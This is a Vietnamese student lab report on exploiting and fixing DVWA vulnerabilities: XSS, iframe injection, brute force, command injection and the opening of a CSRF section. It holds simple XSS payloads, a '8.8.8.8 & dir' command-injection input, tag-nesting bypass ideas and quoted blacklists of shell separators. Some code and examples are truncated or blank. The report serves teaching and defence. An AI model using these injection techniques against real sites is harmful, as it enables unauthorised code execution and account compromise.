

1. Reflected Cross-Site Scripting (XSS)


Trả lời câu hỏi:

Một hộp thoại alert đã được gọi sau khi nhấn nút submit, điều này làm cho tính năng của trang web hoạt động không còn giống như thiết kế. Hãy giải thích tại sao điều này có thể xảy ra?

Xem mã nguồn của tính năng ở các level khác nhau (Low, Medium, High, Impossible) và thử tìm cách khai thác lỗ hổng ở các level này, rút ra kết luận về việc hiện thực tính năng để tránh được lỗ hổng trên.

Giải thích hiện tượng:

Hộp thoại alert xuất hiện sau khi nhấn nút Submit là do ứng dụng web đã thực thi đoạn mã JavaScript (`<script>alert("Hello")</script>`) do người dùng nhập vào. Ở mức độ bảo mật thấp, ứng dụng nhận dữ liệu đầu vào từ người dùng và hiển thị trực tiếp giá trị này trên trang phản hồi mà không qua bất kỳ cơ chế lọc hay mã hóa nào. Trình duyệt khi nhận phản hồi HTML chứa đoạn mã này, đã diễn giải và thực thi nó như một phần của trang web. Đây là bản chất của lỗ hổng Reflected XSS: mã độc được gửi từ server đến trình duyệt của người dùng thông qua một yêu cầu (request).



Phân tích các mức độ bảo mật và kết luận về cách khắc phục:

Phân tích mức độ bảo mật:

Ở mức Low, mã nguồn không thực hiện bất kỳ biện pháp phòng chống XSS nào. Nó lấy trực tiếp giá trị của tham số name từ request (`$_GET['name']`) và hiển thị (echo) thẳng vào trang HTML trả về mà không có bất kỳ sự lọc (filtering), làm sạch (sanitization) hay mã hóa (encoding) nào. Ứng dụng hoàn toàn tin tưởng và hiển thị trực tiếp dữ liệu do người dùng cung cấp. Bất kỳ thẻ HTML hoặc mã JavaScript hợp lệ nào được chèn vào tham số name đều sẽ được trình duyệt diễn giải và thực thi.

```

if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

```

Mức Medium cố gắng ngăn chặn XSS bằng cách sử dụng một blacklist. Nó chỉ tập trung vào việc loại bỏ thẻ <script> khỏi chuỗi đầu vào bằng cách sử dụng **hàm str_ireplace()**. Nó chỉ nhắm vào thẻ <script>. Có vô số thẻ HTML và thuộc tính sự kiện (event handlers) khác có thể dùng để thực thi JavaScript (ví dụ: , <iframe>, <svg>, onerror, onload, onclick, v.v.). Nó có thể bị bypass bằng cách thay đổi chữ hoa/thường (nếu không dùng str_ireplace), hoặc sử dụng các cách viết thẻ khác nhau. Nó có thể bị bypass bằng cách lồng thẻ (ví dụ: <scr<script>ipt>) nếu hàm thay thế không xử lý đệ quy hoặc thay thế tất cả các lần xuất hiện.

```

// Get input
$name = str_replace( '<script>', '', $_GET[ 'name' ] );

```

Mức High sử dụng một blacklist mạnh hơn để cố gắng loại bỏ tất cả các biến thể của thẻ <script> (bất kể chữ hoa/thường, có thể có khoảng trắng hoặc các ký tự khác bên trong). Mục tiêu là làm cho việc chèn thẻ <script> trở nên khó khăn hơn nhiều. Nhưng nó vẫn là blacklist và thường không loại bỏ các thẻ hoặc thuộc tính nguy hiểm khác. Nó chỉ tập trung vào việc chặn đúng một loại thẻ cụ thể.

Mức Impossible triển khai biện pháp phòng chống XSS: Context-Aware Output Encoding. Nó sử dụng hàm htmlspecialchars() của PHP trước khi hiển thị dữ liệu người dùng. Hàm htmlspecialchars() chuyển đổi các ký tự có ý nghĩa đặc biệt trong HTML thành các thực thể HTML tương ứng.

```

// Get input
$name = htmlspecialchars( $_GET[ 'name' ] );

```

- Kết luận về cách khắc phục: Để ngăn chặn Reflected XSS, cần thực hiện hai biện pháp chính:
 1. Input Validation: Kiểm tra tính hợp lệ của dữ liệu đầu vào (ví dụ: tên chỉ nên chứa chữ cái). Tuy nhiên, validation không đủ để chống XSS hoàn toàn.
 2. Output Encoding: Đây là biện pháp quan trọng nhất. Trước khi hiển thị bất kỳ dữ liệu nào có nguồn gốc từ người dùng (hoặc nguồn không đáng tin cậy) lên trang HTML, cần phải mã hóa các ký tự đặc biệt có ý nghĩa trong HTML (như

<, >, ", ' , &) thành các thực thể HTML tương ứng (ví dụ: <, >, ", ', &). Trong PHP, hàm htmlspecialchars() thường được sử dụng cho mục đích này. Việc này đảm bảo rằng trình duyệt chỉ hiển thị dữ liệu dưới dạng văn bản thuần túy thay vì thực thi nó như mã lệnh.

2. Stored Cross-Site Scripting (XSS)


Trả lời câu hỏi:

Chú ý rằng mỗi lần reload lại trang web thì trên màn hình đều xuất hiện hộp thoại alert, điều này làm cho tính năng của trang web hoạt động không còn giống như thiết kế. Hãy giải thích tại sao điều này có thể xảy ra?

Xem mã nguồn của tính năng ở các level khác nhau (Low, Medium, High, Impossible) và thử tìm cách khai thác lỗ hổng ở các level này, rút ra kết luận về việc hiện thực tính năng để tránh được lỗ hổng trên.

Giải thích hiện tượng:

Hộp thoại alert xuất hiện mỗi khi trang được tải lại là do đoạn mã JavaScript độc hại (`<script>alert("This is a XSS Exploit Test")</script>`) đã được lưu trữ vào cơ sở dữ liệu của ứng dụng (trong trường hợp này là dữ liệu của Guestbook). Khi người dùng truy cập trang Guestbook, ứng dụng truy xuất dữ liệu từ cơ sở dữ liệu (bao gồm cả mã độc) và hiển thị lên trang web mà không thực hiện mã hóa đầu ra đầy đủ. Do đó, trình duyệt của bất kỳ người dùng nào xem trang này cũng sẽ thực thi đoạn mã độc đó. Đây là đặc điểm của Stored XSS: mã độc được lưu trữ lâu dài trên server và ảnh hưởng đến nhiều người dùng.



Phân tích các mức độ bảo mật và kết luận về cách khắc phục:

Mức độ Low

- Cách hoạt động: Nhận input (ví dụ: tên, lời nhắn trong Guestbook), lưu thẳng vào database mà không lọc hay mã hóa. Khi hiển thị lại, cũng không mã hóa.
- Lỗi hỏng: Hoàn toàn không bảo mật. Bất kỳ HTML/JavaScript nào cũng được lưu và thực thi khi xem.
- Khai thác: Chèn payload XSS đơn giản (<script>alert(1)</script>,) vào form.

Mức độ Medium

- Cách hoạt động: Cố gắng lọc input một cách sơ sài:
 - Loại bỏ thẻ <script> khỏi lời nhắn (message).
 - Áp dụng htmlspecialchars cho tên (name) nhưng không cho lời nhắn.

```

// Sanitize message input
$message = htmlspecialchars( $message );

// Sanitize name input
$name = str_replace( '<script>', '', $name );

```

- Lỗi hỏng: Lọc không đủ, chỉ nhắm vào <script> và bỏ qua các thẻ/sự kiện khác trong lời nhắn. htmlspecialchars trên tên chặn XSS qua tên, nhưng không chặn được ở lời nhắn.
- Khai thác: Chèn payload không dùng thẻ <script> vào ô lời nhắn (ví dụ:).

Mức độ High

- Cách hoạt động: Sử dụng regex để lọc chặt chẽ hơn thẻ <script> (và các biến thể) khỏi lời nhắn trước khi lưu. Vẫn có thể không xử lý các thẻ/sự kiện khác.

```

// Sanitize name input
$name = preg_replace( '/<(.*s.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name );
$name = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["
MySQLConverterToo] Fix the mysql_escape_string() call! This code does not

```

- Lỗi hỏng: Vẫn là blacklist, chỉ tập trung vào <script>, bỏ qua các vector khác.
- Khai thác: Sử dụng các payload XSS không phải <script> vào ô lời nhắn (ví dụ:), thường vẫn hoạt động.

Mức độ Impossible

- Cách hoạt động: Áp dụng biện pháp an toàn và đúng đắn: Input Sanitization/Output Encoding.
 - Sử dụng htmlspecialchars() để xử lý toàn bộ input người dùng (cả tên và lời nhắn) *trước khi lưu* vào database hoặc *trước khi hiển thị* ra HTML.
- **Kết luận về cách khắc phục:**
 1. Input Validation/Sanitization: Kiểm tra và làm sạch dữ liệu đầu vào *trước khi* lưu vào cơ sở dữ liệu. Loại bỏ hoặc vô hiệu hóa các thẻ HTML, mã JavaScript nguy hiểm. Có thể sử dụng các thư viện lọc HTML chuyên dụng (ví dụ: HTML Purifier).
 2. Output Encoding: Tương tự như Reflected XSS, luôn mã hóa dữ liệu *khi* lấy từ cơ sở dữ liệu ra để hiển thị trên trang HTML bằng các hàm như htmlspecialchars(). Thực hiện cả hai bước (lọc input và encode output) là cần thiết để đảm bảo an toàn.

3. Stored XSS với IFRAME

Trả lời câu hỏi

Chú ý rằng nội dung của trang web <https://hcmut.edu.vn> hiển thị bên dưới “Test 2”, kẻ tấn công có thể khai thác lỗ hổng này bằng cách nhúng trang web giả có chứa mã độc và đánh lừa người dùng thao tác. Hãy nêu cách khắc phục lỗ hổng này?

Xem mã nguồn của tính năng ở các level khác nhau (Low, Medium, High, Impossible) và thử tìm cách khai thác lỗ hổng ở các level này, rút ra kết luận về việc hiện thực tính năng để tránh được lỗ hổng trên.

Giải thích nguy cơ và cách khắc phục:

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: Test 2
Message:

Việc chèn thành công thẻ `<iframe src="https://hcmut.edu.vn"></iframe>` vào ứng dụng chứng tỏ kẻ tấn công có thể nhúng một trang web bên ngoài vào trang ứng dụng để bị tấn công. Nguy cơ của việc này bao gồm:

- Phishing: Nhúng trang đăng nhập giả mạo để lừa người dùng cung cấp thông tin nhạy cảm.
- Clickjacking: Tạo một iframe trong suốt đè lên các thành phần giao diện hợp lệ của trang, lừa người dùng nhấp vào các liên kết hoặc nút độc hại mà không biết.
- Hiển thị nội dung không mong muốn: Quảng cáo, nội dung độc hại, hoặc làm gián đoạn trải nghiệm người dùng.

Phân tích các mức độ bảo mật và kết luận về cách khắc phục:

Mức độ Low

- Cách hoạt động: Không lọc hoặc mã hóa input <iframe>. Lưu và hiển thị trực tiếp.
- Lỗi hỏng: <iframe> được render như mong đợi, nhúng trang bên ngoài.
- Khai thác: Chèn <iframe src="URL_độc_hại"></iframe> vào form.

Mức độ Medium

- Cách hoạt động: Chỉ lọc thẻ <script>. Không lọc thẻ <iframe>.
- Lỗi hỏng: Hoàn toàn bỏ qua thẻ <iframe>, thẻ này vẫn được lưu và render.
- Khai thác: Chèn <iframe src="URL_độc_hại"></iframe> vào form.

Mức độ High

- Cách hoạt động: Dùng regex để lọc <script> chặt chẽ hơn. Vẫn không lọc thẻ <iframe>.
- Lỗi hỏng: Tương tự Medium, chỉ tập trung vào <script>, bỏ qua <iframe>.
- Khai thác: Chèn <iframe src="URL_độc_hại"></iframe>.

Mức độ Impossible

- Cách hoạt động: Áp dụng Output Encoding (htmlspecialchars) hoặc HTML Sanitization (bộ lọc mạnh loại bỏ các thẻ nguy hiểm như <iframe>).
- Lỗi hỏng: Được coi là an toàn.
 - Với htmlspecialchars: Thẻ <iframe> bị chuyển thành text (<iframe...>) và không được render.
 - Với Sanitization: Thẻ <iframe> bị loại bỏ hoàn toàn trước khi hiển thị.
- Khai thác: Không thể khai thác. IFRAME bị vô hiệu hóa hoặc loại bỏ.

Cách khắc phục:


- HTML Sanitization: Sử dụng các bộ lọc HTML mạnh mẽ ở phía server để loại bỏ hoàn toàn các thẻ nguy hiểm như <iframe>, <script>, <object>, <embed> khỏi dữ liệu đầu vào trước khi lưu hoặc hiển thị. Chỉ cho phép một whitelist các thẻ và thuộc tính an toàn.
- Content Security Policy (CSP): Sử dụng HTTP header Content-Security-Policy để định nghĩa các nguồn tài nguyên (scripts, styles, images, frames...) mà trình duyệt được phép tải và thực thi. Ví dụ, có thể cấm hoàn toàn việc nhúng iframe hoặc chỉ

cho phép nhúng từ các tên miền tin cậy cụ thể thông qua chỉ thị frame-src hoặc child-src.

Kết luận về cách khắc phục: Tương tự như các hình thức Stored XSS khác, cần áp dụng Input Validation/Sanitization cực kỳ nghiêm ngặt để loại bỏ các thẻ HTML nguy hiểm như <iframe> và Output Encoding khi hiển thị dữ liệu. Đồng thời sử dụng CSP để tăng cường khả năng bảo mật.

4. Brute Force

Reset database:



Tìm hiểu về lỗ hổng: Brute Force là một phương pháp tấn công thử và sai, trong đó kẻ tấn công cố gắng đoán thông tin xác thực (thường là username và password) bằng cách thử một cách có hệ thống tất cả các khả năng có thể, thường sử dụng các danh sách mật khẩu phổ biến (dictionary attack) hoặc thử mọi tổ hợp ký tự. Mục tiêu là tìm ra thông tin đăng nhập hợp lệ để truy cập trái phép vào tài khoản người dùng.

Demo, Nguyên cơ và Ảnh chụp màn hình

- Nguyên cơ: Nguyên cơ chính của tấn công Brute Force là việc tài khoản người dùng bị chiếm đoạt, dẫn đến mất quyền kiểm soát tài khoản, lộ dữ liệu nhạy cảm, thực hiện các hành động trái phép nhân danh người dùng.

Ảnh chụp màn hình khi nhập mật khẩu sai:



Ảnh chụp màn hình khi đoán đúng mật khẩu:



Phân tích các mức độ bảo mật và kết luận về cách khắc phục:

Mức độ Low

- Cách hoạt động: Không có bất kỳ cơ chế bảo vệ nào. Cho phép thử đăng nhập liên tục không giới hạn.
- Lỗ hổng: Cực kỳ dễ bị tấn công tự động bằng các công cụ như Hydra, Burp Intruder. Mật khẩu yếu sẽ bị đoán ra nhanh chóng.
- Khai thác: Sử dụng tool brute-force với danh sách mật khẩu phổ biến.

Mức độ Medium

- Cách hoạt động: Thêm một độ trễ nhỏ (sleep(2)) sau *mỗi lần* đăng nhập thất bại.

```
// Login failed  
sleep( 2 );
```
- Lỗ hổng: Chỉ làm chậm quá trình tấn công một chút, không ngăn chặn được. Các công cụ tự động vẫn có thể chạy, chỉ mất nhiều thời gian hơn.
- Khai thác: Vẫn dùng tool brute-force.

Mức độ High

- Cách hoạt động: Thêm Anti-CSRF token vào form đăng nhập. Vẫn có độ trễ nhỏ/
- Lỗ hổng:
 - Anti-CSRF token chỉ ngăn chặn tấn công brute-force được tự động hóa từ một trang web khác.

- Nó không ngăn chặn được các công cụ brute-force chuyên dụng (như Hydra, Burp Intruder) được cấu hình để lấy token mới cho mỗi lần thử hoặc chạy trực tiếp trên trang đăng nhập. Nó cũng không giới hạn số lần thử hay khóa tài khoản.
- Khai thác: Cần cấu hình tool brute-force để xử lý token hoặc tấn công trực tiếp không qua kịch bản cross-site.

Mức độ Impossible

- Cách hoạt động: Kết hợp Anti-CSRF token với cơ chế giới hạn đăng nhập (Rate Limiting/Account Lockout). Sau một số lần thử thất bại nhất định, tài khoản bị khóa tạm thời hoặc yêu cầu CAPTCHA, hoặc có độ trễ tăng lên đáng kể.
- Lỗ hổng: Được coi là an toàn. Cơ chế khóa/giới hạn làm cho việc tấn công brute-force tự động trở nên cực kỳ chậm và không thực tế.
- Khai thác: Rất khó hoặc không thể thực hiện hiệu quả bằng các công cụ tự động thông thường.

Kết luận về cách khắc phục:

Để giảm thiểu nguy cơ từ tấn công Brute Force, cần áp dụng kết hợp các biện pháp sau:

1. Rate Limiting: Giới hạn số lần đăng nhập thất bại từ một địa chỉ IP hoặc cho một tài khoản trong một khoảng thời gian nhất định.
2. Account Lockout: Tạm thời hoặc vĩnh viễn khóa tài khoản sau một số lần đăng nhập thất bại liên tiếp.
3. CAPTCHA: Yêu cầu người dùng giải một bài toán CAPTCHA sau một vài lần đăng nhập sai để ngăn chặn các công cụ tự động.
4. Strong Password Policy: Yêu cầu người dùng đặt mật khẩu mạnh (độ dài, độ phức tạp).
5. Monitoring and Alerting: Giám sát nhật ký đăng nhập để phát hiện các hoạt động Brute Force đáng ngờ và cảnh báo với admin.

5. Command Execution


Tìm hiểu về lỗ hổng: Lỗ hổng Command Injection xảy ra khi một ứng dụng web xây dựng và thực thi các lệnh của hệ điều hành (OS commands) bằng cách sử dụng hoặc kết hợp với dữ liệu đầu vào do người dùng cung cấp mà không có sự kiểm tra hoặc làm sạch (sanitization) đầy đủ. Kẻ tấn công có thể chèn các ký tự đặc biệt của shell (như ;, |, &&, `) hoặc các cú pháp lệnh khác vào đầu vào để khiến ứng dụng thực thi các lệnh tùy ý trên server.

Demo, Nguyên cơ và Ảnh chụp màn hình:

- Nguyên cơ: Command Injection là một lỗ hổng cực kỳ nghiêm trọng, có thể cho phép kẻ tấn công chiếm quyền điều khiển hoàn toàn server (remote code execution), đọc/ghi/xóa file tùy ý, cài đặt mã độc, tấn công các hệ thống khác trong cùng mạng.

Demo:

Khi nhập lệnh **8.8.8.8 & dir**, phần output đầu tiên cho thấy kết quả của lệnh ping 8.8.8.8 như mong đợi. Phần output tiếp theo (bắt đầu từ Volume in drive D is Data...) là kết quả của lệnh dir đã chèn vào sau dấu &. Nó liệt kê nội dung của thư mục hiện tại mà tiến trình web server đang chạy (D:\Projects\LTWebAssignment\LTWeb-Assignment\Lab05\DVWA-2.5\vulnerabilities\exec).



Phân tích các mức độ bảo mật và kết luận về cách khắc phục:

Phân tích mức độ bảo mật:

Ở mức độ Low, mã nguồn xử lý đầu vào cực kỳ đơn giản và nguy hiểm. Nó lấy trực tiếp dữ liệu từ tham số ip trong request (\$_REQUEST['ip']) và ghép nối (concatenate) thẳng vào chuỗi lệnh ping mà không qua bất kỳ bước kiểm tra, lọc hay mã hóa (escape) nào -> hoàn toàn tin tưởng vào dữ liệu đầu vào của người dùng. Bất kỳ ký tự đặc biệt nào của shell (như ;, &, |, \, ` , \$(), \n) được gửi trong tham số ip đều sẽ được diễn giải và thực thi bởi hệ điều hành.

Mức Medium: cố gắng khắc phục lỗ hổng bằng cách triển khai một cơ chế blacklist. Nó định nghĩa một danh sách các chuỗi ký tự bị coi là nguy hiểm (ví dụ: &&, ;) và loại bỏ chúng khỏi dữ liệu đầu vào trước khi thực thi lệnh ping. Điểm yếu cố hữu của phương pháp blacklist là nó khó có thể đầy đủ. Kẻ tấn công luôn có thể tìm ra các ký tự hoặc chuỗi ký tự phân tách lệnh khác *không* nằm trong blacklist.

```
// Set blacklist
$substitutions = array(
    '&&' => '',
    ';' => '',
);
```

Mức High tăng cường blacklist, làm cho nó phức tạp hơn. Nó có thể lọc nhiều ký tự đặc biệt hơn, bao gồm cả khoảng trắng xung quanh các ký tự phân tách (ví dụ: lọc |, ;, &&...). Mặc dù khó khai thác hơn, nó vẫn dựa trên nguyên tắc blacklist. Vẫn có khả năng tồn tại những cách bypass không lường trước, đặc biệt nếu logic lọc có sai sót hoặc không bao quát hết các trường hợp đặc biệt của shell.

```
// Set blacklist
$substitutions = array(
    '||' => '',
    '&' => '',
    ';' => '',
    '|' => '',
    '-' => '',
    '$' => '',
    '(' => '',
    ')' => '',
    '\n' => '',
);
```

Mức Impossible: Áp dụng các biện pháp:

1. Input Validation (Whitelisting): Kiểm tra chặt chẽ xem dữ liệu đầu vào (ip) có đúng định dạng là một địa chỉ IP hợp lệ hay không. Chỉ chấp nhận các giá trị khớp với mẫu định sẵn (ví dụ: 4 nhóm số ngăn cách bởi dấu chấm).
2. Escaping/Parameterized Execution: Sử dụng các hàm được thiết kế đặc biệt để xử lý các đối số dòng lệnh một cách an toàn. Trong PHP, hàm `escapeshellarg()` thường được dùng. Hàm này bao quanh toàn bộ chuỗi đầu vào bằng dấu nháy đơn (hoặc kép tùy OS) và escape các ký tự đặc biệt bên trong, đảm bảo rằng hệ điều hành xem toàn bộ chuỗi đó *chỉ là một tham số duy nhất* cho lệnh ping, chứ không phải là mã lệnh có thể thực thi.

Kết luận về cách khắc phục:

1. Tránh thực thi lệnh OS dựa trên input người dùng: Đây là cách tốt nhất. Tìm kiếm các giải pháp thay thế bằng cách sử dụng API hoặc thư viện của ngôn ngữ lập trình thay vì gọi lệnh hệ điều hành.
2. Input Validation (Whitelisting): Nếu bắt buộc phải thực thi lệnh, chỉ chấp nhận các giá trị đầu vào khớp với một định dạng dự kiến rất cụ thể (ví dụ: chỉ chấp nhận địa chỉ IP hợp lệ, không cho phép ký tự đặc biệt).
3. Escaping: Sử dụng các hàm được cung cấp bởi ngôn ngữ lập trình để vô hiệu hóa (escape) các ký tự đặc biệt của shell trước khi truyền chúng vào câu lệnh (ví dụ: `escapeshellarg()` và `escapeshellcmd()` trong PHP). Cần sử dụng đúng hàm và đúng cách.


6. CSRF

Tìm hiểu về lỗ hổng: CSRF là một kiểu tấn công buộc trình duyệt của người dùng đã được xác thực (đang đăng nhập) trên một trang web thực hiện một yêu cầu (request) không mong muốn đến chính trang web đó. Kẻ tấn công tạo ra một yêu cầu độc hại (thường là thay đổi trạng thái như đổi mật khẩu, chuyển tiền) và lừa người dùng thực thi yêu cầu đó (ví dụ, thông qua việc nhấp vào một liên kết hoặc tải một trang web chứa mã tự động gửi yêu cầu). Vì trình duyệt tự động đính kèm cookie xác thực của người dùng vào yêu cầu, server sẽ coi đó là yêu cầu hợp lệ và thực hiện hành động.

Demo, Nguyên cơ và Ảnh chụp màn hình

